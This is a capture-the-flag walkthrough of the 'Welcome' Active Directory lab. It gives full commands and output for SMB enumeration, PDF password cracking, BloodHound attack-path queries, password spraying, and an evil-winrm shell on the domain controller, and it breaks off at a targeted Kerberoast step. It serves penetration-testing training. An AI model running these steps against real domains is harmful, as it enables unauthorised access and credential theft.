Welcome - Hack Smarter Writeup
A walkthrough of the Hack Smarter Challenge Lab - Welcome. It covers Host and Active Directory enumeration, DACL abuse, Password cracking, and AD CS enumeration and exploitation.

Lab Link: https://www.hacksmarter.org/courses/3d1021e5-39bf-41a6-8120-0d9b3e9c5431
Author: Noah Heroldt
Difficulty: Easy
Objective and Scope
You are a member of the Hack Smarter Red Team. During a phishing engagement, you were able to retrieve credentials for the client’s Active Directory environment. Use these credentials to enumerate the environment, elevate your privileges, and demonstrate impact for the client.
Starting Credentials:
1

e.hills:Il0vemyj0b2025!
Initial Reconnaissance
Nmap Port and Service Scan
We start by enumerating the services running on the target machine. The results below show that this host runs DNS, Kerberos, RPC, NetBIOS, SMB, LDAP & LDAPS, and WinRM. We also obtained information about its hostname, Active Directory (AD) Domain, and the Certificate Authority (CA), as highlighted below.
- Hostname (FQDN): DC01.welcome.local
- Domain: welcome.local
- CA: WELCOME-CA
This indicates that this is a Domain Controller (DC) running Active Directory Directory Services (AD DS) and Active Directory Certificate Services (AD CS), as these ports and services typically run on a DC server.
1

sudo nmap --min-rate 3000 -sVC -O -Pn 10.1.152.95 -v
Breakdown of the command:
-
sudo nmap: Run Nmap. -
--min-rate 3000: This tells Nmap to send at least 3000 packets per second. This allows us to quickly scan the target. -
-sVC: Tells Nmap to run Version Scan (-sV) and Default Scripts (-sC). -
-O: Tells Nmap to identify the Operating System of the target host. -
-Pn: Skips host discovery (ping) and assumes that the target is online. -
10.1.152.95: This is the target host. -
-v: Verbose mode.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100

twz@ATKBX:~/LABS/HSM/WELCOME$ sudo nmap --min-rate 3000 -sVC -O -Pn 10.1.152.95 -v
[sudo] password for twz:

--SNIP--

Nmap scan report for 10.1.152.95
Host is up (0.24s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-05-15 01:58:07Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: WELCOME.local, Site: Default-First-Site-Name)
|_ssl-date: 2026-05-15T01:59:36+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName= DC01.WELCOME.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS: DC01.WELCOME.local
| Issuer: commonName= WELCOME-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-09-13T16:39:47
| Not valid after:  2026-09-13T16:39:47
| MD5:     2ded dae3 3ecd 1cc4 58a7 dd02 4f41 2b6d
| SHA-1:   aa01 7b70 2f48 f3c8 4aa0 5357 aeb8 93e9 8cbd 53bc
|_SHA-256: 8735 4b7e c676 c67a 0ae7 73f7 d733 6d84 5e0b 2a4a 8723 8943 992a d0c3 b0bb f708
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: WELCOME.local, Site: Default-First-Site-Name)
|_ssl-date: 2026-05-15T01:59:36+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC01.WELCOME.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.WELCOME.local
| Issuer: commonName=WELCOME-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-09-13T16:39:47
| Not valid after:  2026-09-13T16:39:47
| MD5:     2ded dae3 3ecd 1cc4 58a7 dd02 4f41 2b6d
| SHA-1:   aa01 7b70 2f48 f3c8 4aa0 5357 aeb8 93e9 8cbd 53bc
|_SHA-256: 8735 4b7e c676 c67a 0ae7 73f7 d733 6d84 5e0b 2a4a 8723 8943 992a d0c3 b0bb f708
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: WELCOME.local, Site: Default-First-Site-Name)
|_ssl-date: 2026-05-15T01:59:36+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC01.WELCOME.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.WELCOME.local
| Issuer: commonName=WELCOME-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-09-13T16:39:47
| Not valid after:  2026-09-13T16:39:47
| MD5:     2ded dae3 3ecd 1cc4 58a7 dd02 4f41 2b6d
| SHA-1:   aa01 7b70 2f48 f3c8 4aa0 5357 aeb8 93e9 8cbd 53bc
|_SHA-256: 8735 4b7e c676 c67a 0ae7 73f7 d733 6d84 5e0b 2a4a 8723 8943 992a d0c3 b0bb f708
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: WELCOME.local, Site: Default-First-Site-Name)
|_ssl-date: 2026-05-15T01:59:36+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC01.WELCOME.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.WELCOME.local
| Issuer: commonName=WELCOME-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-09-13T16:39:47
| Not valid after:  2026-09-13T16:39:47
| MD5:     2ded dae3 3ecd 1cc4 58a7 dd02 4f41 2b6d
| SHA-1:   aa01 7b70 2f48 f3c8 4aa0 5357 aeb8 93e9 8cbd 53bc
|_SHA-256: 8735 4b7e c676 c67a 0ae7 73f7 d733 6d84 5e0b 2a4a 8723 8943 992a d0c3 b0bb f708
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: WELCOME
|   NetBIOS_Domain_Name: WELCOME
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: WELCOME.local
|   DNS_Computer_Name: DC01.WELCOME.local
|   Product_Version: 10.0.20348
|_  System_Time: 2026-05-15T01:58:56+00:00
| ssl-cert: Subject: commonName=DC01.WELCOME.local
| Issuer: commonName=DC01.WELCOME.local
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-05-14T01:54:46
| Not valid after:  2026-11-13T01:54:46
| MD5:     e5ac f3ef 2972 8d13 dc90 8abe d609 25e0
| SHA-1:   9436 a969 6f73 36c1 00c3 6657 4a72 4f75 5e78 4cc7
|_SHA-256: b6ae 3cc0 58ee 46e4 7082 059e 9142 d843 e59b a1dc cf1e ca04 b981 8bcf 31af 4d04
|_ssl-date: 2026-05-15T01:59:36+00:00; 0s from scanner time.
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Uptime guess: 0.004 days (since Fri May 15 09:53:37 2026)
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

--SNIP--
Adding to the Host file
We then added the IP address, Hostname, and Domain name to our Hosts file.
1

echo '10.1.152.95 dc01.welcome.local welcome.local' | sudo tee -a /etc/hosts
Enumerating SMB Shares
Next, we tried enumerating SMB shares. Our goal was to identify any file shares we could access so we could look for files containing stored plaintext credentials, configuration files, PII, or anything else that could help us during our engagement.
We used NetExec to enumerate file shares. The output below shows that we have READ permission on the Human Resources network share.
1

nxc smb dc01.welcome.local -u 'e.hills' -p 'Il0vemyj0b2025!' --shares
Breakdown of the command:
-
nxc: Runs the NetExec tool -
smb: Set the protocol to SMB -
dc01.welcome.local: The target host -
-u e.hills: The username -
-p Il0vemyj0b2025!: The password -
--shares: Enumerates SMB shares
1
2
3
4
5
6
7
8
9
10
11
12

twz@ATKBX:~/LABS/HSM/WELCOME$ nxc smb dc01.welcome.local -u 'e.hills' -p 'Il0vemyj0b2025!' --shares
SMB         10.1.152.95     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:WELCOME.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.152.95     445    DC01             [+] WELCOME.local\e.hills:Il0vemyj0b2025!
SMB         10.1.152.95     445    DC01             [*] Enumerated shares
SMB         10.1.152.95     445    DC01             Share           Permissions     Remark
SMB         10.1.152.95     445    DC01             -----           -----------     ------
SMB         10.1.152.95     445    DC01             ADMIN$                         Remote Admin
SMB         10.1.152.95     445    DC01             C$                             Default share
SMB         10.1.152.95     445    DC01             Human ResourcesREAD
SMB         10.1.152.95     445    DC01             IPC$            READ            Remote IPC
SMB         10.1.152.95     445    DC01             NETLOGON        READ            Logon server share
SMB         10.1.152.95     445    DC01             SYSVOL          READ            Logon server share
We then tried connecting to the Human Resources share using the SMBClient tool. Once connected, we saw multiple PDF files and downloaded all of them.
1

smbclient -U 'e.hills' \\\\dc01.welcome.local\\Human\ Resources\\ --password='Il0vemyj0b2025!'
 SMBClient - Human Resources Share
We then examined the PDF files and found that the file Welcome Start Guide.pdf is password-protected. We used pdf2john to extract the hash and then cracked the PDF password with JohnTheRipper. We found the password for the file and were able to view its contents.
1
2
3
4
5
6
7
8
9
10
11
12

twz@ATKBX:~/LABS/HSM/WELCOME/share$ pdf2john "Welcome Start Guide.pdf" > welcome-hash.txt

twz@ATKBX:~/LABS/HSM/WELCOME/share$ john --wordlist=/usr/share/wordlists/rockyou.txt welcome-hash.txt --verbosity=3 --pot=john.pot
Using default input encoding: UTF-8
Loaded 1 password hash (PDF [MD5 SHA2 RC4/AES 32/64])
Cost 1 (revision) is 4 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
 [REDACTED]   (Welcome Start Guide.pdf)
1g 0:00:00:02 DONE (2026-05-22 09:46) 0.3676g/s 341364p/s 341364c/s 341364C/s hunnybear2..huitar
Use the "--show --format=PDF" options to display all of the cracked passwords reliably
Session completed.
After reviewing the PDF, we see the temporary/default password and some email addresses. We can later use the default password later to perform a password-spraying attack to determine whether an account still uses it.
 Welcome Start Guide.pdf
Active Directory Enumeration
Before we run attacks such as password spraying, we first need to perform Active Directory reconnaissance. We already know the Domain Name and have the initial credentials. With this information, we can start gathering domain-related information, such as Domain Users, Groups, Policies, and Object permissions. We will be using tools such as LDAPDomainDump, NetExec (NXC), and BloodHound.
Gathering AD Information using LDAPDomainDump
We first used LDAPDomainDump to enumerate Domain Users, Computers, Policies, etc.
1

python3 /usr/local/bin/ldapdomaindump -u 'welcome.local\e.hills' -p 'Il0vemyj0b2025!' -o ldapdomaindump dc01.welcome.local
Breakdown of the command:
-
python3 /usr/local/bin/ldapdomaindump: Runs the LDAPDomainDump using Python -
-u welcome.local\e.hills: Specifies the username. Format:Domain\Username -
-p Il0vemyj0b2025!: Specifies the password -
-o ldapdomaindump: Specifies the output folder -
dc01.welcome.local: Specifies the target host
1
2
3
4
5
6

twz@ATKBX:~/LABS/HSM/WELCOME$ python3 /usr/local/bin/ldapdomaindump -u 'welcome.local\e.hills' -p 'Il0vemyj0b2025!' -o ldapdomaindump dc01.welcome.local
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
As shown in the example below, we have a list of users along with other useful information.
 LDAPDomainDump - Domain Users
User Enumeration using NetExec
In addition to using LDAPDomainDump to enumerate domain users, we can also use NetExec to do the same. We used the --users-export flag to enumerate domain users and save them to a file. This allows us to run password spraying against the users in the list.
1

nxc ldap dc01.welcome.local -u 'e.hills' -p 'Il0vemyj0b2025!' --users-export domain-users.txt
Breakdown of the command:
-
nxc: Runs the NetExec tool -
ldap: Set the protocol to LDAP -
dc01.welcome.local: The target host -
-u e.hills: The username -
-p Il0vemyj0b2025!: The password -
--users-export domain-users.txt: Enumerates users and save to a file domain-users.txt
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17

twz@ATKBX:~/LABS/HSM/WELCOME$ nxc ldap dc01.welcome.local -u 'e.hills' -p 'Il0vemyj0b2025!' --users-export domain-users.txt
LDAP        10.1.152.95     389    DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:WELCOME.local) (signing:None) (channel binding:Never)
LDAP        10.1.152.95     389    DC01             [+] WELCOME.local\e.hills:Il0vemyj0b2025!
LDAP        10.1.152.95     389    DC01             [*] Enumerated 11 domain users: WELCOME.local
LDAP        10.1.152.95     389    DC01             -Username-                    -Last PW Set-       -BadPW-  -Description-
LDAP        10.1.152.95     389    DC01             Administrator                 2025-09-14 00:24:04 0        Built-in account for administering the computer/domain
LDAP        10.1.152.95     389    DC01             Guest                         <never>             1        Built-in account for guest access to the computer/domain
LDAP        10.1.152.95     389    DC01             krbtgt                        2025-09-14 00:40:39 1        Key Distribution Center Service Account
LDAP        10.1.152.95     389    DC01             e.hills                       2025-09-14 04:41:15 1
LDAP        10.1.152.95     389    DC01             j.crickets                    2025-09-14 04:43:53 1
LDAP        10.1.152.95     389    DC01             e.blanch                      2025-09-14 04:49:13 1
LDAP        10.1.152.95     389    DC01             i.park                        2025-09-14 12:23:03 1        IT Intern
LDAP        10.1.152.95     389    DC01             j.johnson                     2025-09-14 04:58:15 1
LDAP        10.1.152.95     389    DC01             a.harris                      2025-09-14 04:59:13 0
LDAP        10.1.152.95     389    DC01             svc_ca                        2025-09-14 08:19:35 0
LDAP        10.1.152.95     389    DC01             svc_web                       2025-09-14 05:40:40 1        Web Server in Progress
LDAP        10.1.152.95     389    DC01             [*] Writing 11 local users to domain-users.txt
Analyzing Active Directory using BloodHound
Another tool we can use to enumerate Active Directory is BloodHound. This tool allows us to visualize object relationships, identify unintended permissions that enable lateral movement or privilege escalation, and identify potential attack paths.
Running BloodHound
To run BloodHound, we start the Neo4j database and then run bloodhound.
1
2

sudo neo4j start
sudo bloodhound
Gathering BloodHound Data using NetExec
We used NetExec to collect data for BloodHound. We then uploaded the zip file to BloodHound and began analyzing the data.
1

nxc ldap dc01.welcome.local -u 'e.hills' -p 'Il0vemyj0b2025!' --bloodhound -c All --dns-server 10.1.152.95
Breakdown of the command:
-
nxc: Runs the NetExec tool -
ldap: Set the protocol to LDAP -
dc01.welcome.local: The target host -
-u e.hills: The username -
-p Il0vemyj0b2025!: The password -
--bloodhound: Tells NetExec to run a BloodHound scan -
--collection All: Specifies which information to collect -
--dns-server 10.1.152.95: Specifies the DNS server
1
2
3
4
5
6

twz@ATKBX:~/LABS/HSM/WELCOME$ nxc ldap dc01.welcome.local -u 'e.hills' -p 'Il0vemyj0b2025!' --bloodhound -c All --dns-server 10.1.152.95
LDAP        10.1.152.95     389    DC01             [*] Windows Server 2022 Build 20348 (name:DC01) (domain:WELCOME.local) (signing:None) (channel binding:Never)
LDAP        10.1.152.95     389    DC01             [+] WELCOME.local\e.hills:Il0vemyj0b2025!
LDAP        10.1.152.95     389    DC01             Resolved collection methods: localadmin, group, rdp, acl, session, objectprops, container, psremote, trusts, dcom
LDAP        10.1.152.95     389    DC01             Done in 0M 45S
LDAP        10.1.152.95     389    DC01             Compressing output into /home/twz/.nxc/logs/DC01_10.1.152.95_2026-05-22_093842_bloodhound.zip
DACL Abuse - GenericAll
We checked for Kerberoastable users, and we found none. We then queried for all users for this domain using the Cypher Query below and checked for any misconfiguration in permissions.
1

MATCH (u:User) WHERE u.domain = "WELCOME.LOCAL" RETURN u
We found that the users A.Harris and J.Johnson are members of the HR group, and the HR group has GenericAll permissions on the account I.Park. This indicates that any users in the HR group have full permission to the I.Park account. With this permission, we can run attacks such as Targeted Kerberoasting, Shadow Credentials, or Force password change against the I.Park account.
DACL Abuse - ForceChangePassword
We then looked into the I.Park account to see if there are any notable permissions or group memberships. We found that this account has the ForceChangePassword permission for the SVC_Web and SVC_CA accounts. This indicates that I.Park can change the passwords for these accounts.
Potential Attack Path
Now, assuming we compromised the A.Harris and J.Johnson accounts, we have three owned accounts/objects, including the E.Hills account. We can use the following Cypher Query to visualize the shortest paths from the Owned object.
1
2
3
4
5
6

MATCH p=shortestPath((s:Base)-[:Owns|GenericAll|GenericWrite|WriteOwner|WriteDacl|MemberOf|ForceChangePassword|AllExtendedRights|AddMember|HasSession|GPLink|AllowedToDelegate|CoerceToTGT|AllowedToAct|AdminTo|CanPSRemote|CanRDP|ExecuteDCOM|HasSIDHistory|AddSelf|DCSync|ReadLAPSPassword|ReadGMSAPassword|DumpSMSAPassword|SQLAdmin|AddAllowedToAct|WriteSPN|AddKeyCredentialLink|SyncLAPSPassword|WriteAccountRestrictions|WriteGPLink|GoldenCert|ADCSESC1|ADCSESC3|ADCSESC4|ADCSESC6a|ADCSESC6b|ADCSESC9a|ADCSESC9b|ADCSESC10a|ADCSESC10b|ADCSESC13|SyncedToADUser|CoerceAndRelayNTLMToSMB|CoerceAndRelayNTLMToADCS|WriteOwnerLimitedRights|OwnsLimitedRights|ClaimSpecialIdentity|CoerceAndRelayNTLMToLDAP|CoerceAndRelayNTLMToLDAPS|ContainsIdentity|PropagatesACEsTo|GPOAppliesTo|CanApplyGPO|HasTrustKeys|ManageCA|ManageCertificates|Contains|DCFor|SameForestTrust|SpoofSIDHistory|AbuseTGTDelegation*1..]->(t:Base))
WHERE (s:Tag_Owned)
AND s.domain = "WELCOME.LOCAL"
AND s<>t
RETURN p
LIMIT 1000
In the screenshot below, we can see the potential attack paths and the object permissions. We also see that A.Harris is a member of the Remote Management Users group. If we were to compromise that account, we could potentially connect to the server remotely.
 BloodHound - Shortest Path from Owned Object
Using the information we obtained from the AD enumeration earlier with LDAPDomainDump and BloodHound, along with the default password from the PDF, we can then create a potential attack path to follow.
- Password spray using the Default password
- If A.Harris/J.Johnson is compromised:
- If A.Harris is compromised, try connecting to DC01
- Perform Targeted kerberoast/Shadow Credentials against I.Park (IT Intern) user
- If I.Park is compromised:
- Force Change Password SVC_WEB/SVC_CA accounts - Primary target would be SVC_CA since ADCS is set up, and based on its name, this account can likely be used to enumerate vulnerable certificates
Note: In a real Pentest engagement, we should avoid running attacks such as force changing a user’s password as much as possible to avoid disrupting users. It is best to reach out to the client and verify whether they want us to proceed with the attack or only mark this as a finding.
Attacking Active Directory
Password Spraying
We started our attack path by conducting a password-spraying attack with the default password from Welcome Start Guide.pdf. As shown in the output below, we authenticated as A.Harris.
1

nxc smb dc01.welcome.local -u domain-users.txt -p '[REDACTED]' --continue-on-success
Breakdown of the command:
-
nxc: Runs the NetExec tool -
smb: Set the protocol to LDAP -
dc01.welcome.local: The target host -
-u domain-users.txt: The username list -
-p: The password -
--continue-on-success: Continue running the password spraying attack even after successful sign-in
1
2
3
4
5
6
7
8
9
10
11

twz@ATKBX:~/LABS/HSM/WELCOME$ nxc smb dc01.welcome.local -u domain-users.txt -p '[REDACTED]' --continue-on-success
SMB         10.1.152.95     445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:WELCOME.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.152.95     445    DC01             [-] WELCOME.local\Administrator:[REDACTED] STATUS_LOGON_FAILURE
SMB         10.1.152.95     445    DC01             [-] WELCOME.local\e.hills:[REDACTED] STATUS_LOGON_FAILURE
SMB         10.1.152.95     445    DC01             [-] WELCOME.local\j.crickets:[REDACTED] STATUS_LOGON_FAILURE
SMB         10.1.152.95     445    DC01             [-] WELCOME.local\e.blanch:[REDACTED] STATUS_LOGON_FAILURE
SMB         10.1.152.95     445    DC01             [-] WELCOME.local\i.park:[REDACTED] STATUS_LOGON_FAILURE
SMB         10.1.152.95     445    DC01             [-] WELCOME.local\j.johnson:[REDACTED] STATUS_LOGON_FAILURE
SMB        10.1.152.95     445    DC01             [+] WELCOME.local\a.harris:[REDACTED]
SMB         10.1.152.95     445    DC01             [-] WELCOME.local\svc_ca:[REDACTED] STATUS_LOGON_FAILURE
SMB         10.1.152.95     445    DC01             [-] WELCOME.local\svc_web:[REDACTED] STATUS_LOGON_FAILURE
Connecting to DC01 - A.Harris
Now that we have access to the A.Harris account, we can proceed to the next step in our attack path. Remember that A.Harris is a member of the Remote Management group. We can use this account to connect to the DC01 server.
1

evil-winrm -i dc01.welcome.local -u a.harris -p '[REDACTED]'
Breakdown of the command:
-
evil-winrm: Runs Evil-WINRM tool -
-i dc01.welcome.local: Specifies the target machine -
-u a.harris: Specifies the Username -
-p: Specifies the password
1
2
3
4
5

twz@ATKBX:~/LABS/HSM/WELCOME$ evil-winrm -i dc01.welcome.local -u a.harris -p '[REDACTED]'

--SNIP--

*Evil-WinRM* PS C:\Users\a.harris>
User Flag
We successfully logged in to the DC01 server. We then searched for sensitive files and found the user flag.
1
2
3

*Evil-WinRM* PS C:\Users\a.harris> Get-ChildItem -Path "C:\Users\" -Recurse -Filter user.txt -ErrorAction SilentlyContinue | ForEach-Object { "Filename: $($_.FullName)`nContents: $(Get-Content $_.FullName)" }
Filename: C:\Users\a.harris\Desktop\user.txt
Contents: [REDACTED]
Targeted Kerberoast - I.Park
The next step in our attack path is to attempt a Targeted Kerberoast or Shadow credentials attack. We first performed a Targeted Kerberoast. We used the tool targetedkerberoast.py with the A.Harris credentials, specified the target user I.Park with the --request-user flag, and saved the result to a file.
A Targeted Kerberoasting attack is similar to a standard Kerberoasting attack but adds an initial step. It abuses the Write permission on the target account. If an attacker compromises an account with write permissions over a target user, they can force that user to be a Service Account by writing to the ServicePrincipalName attribute. The attacker would then run a Kerberoasting attack to extract the hash and crack it offline.
1

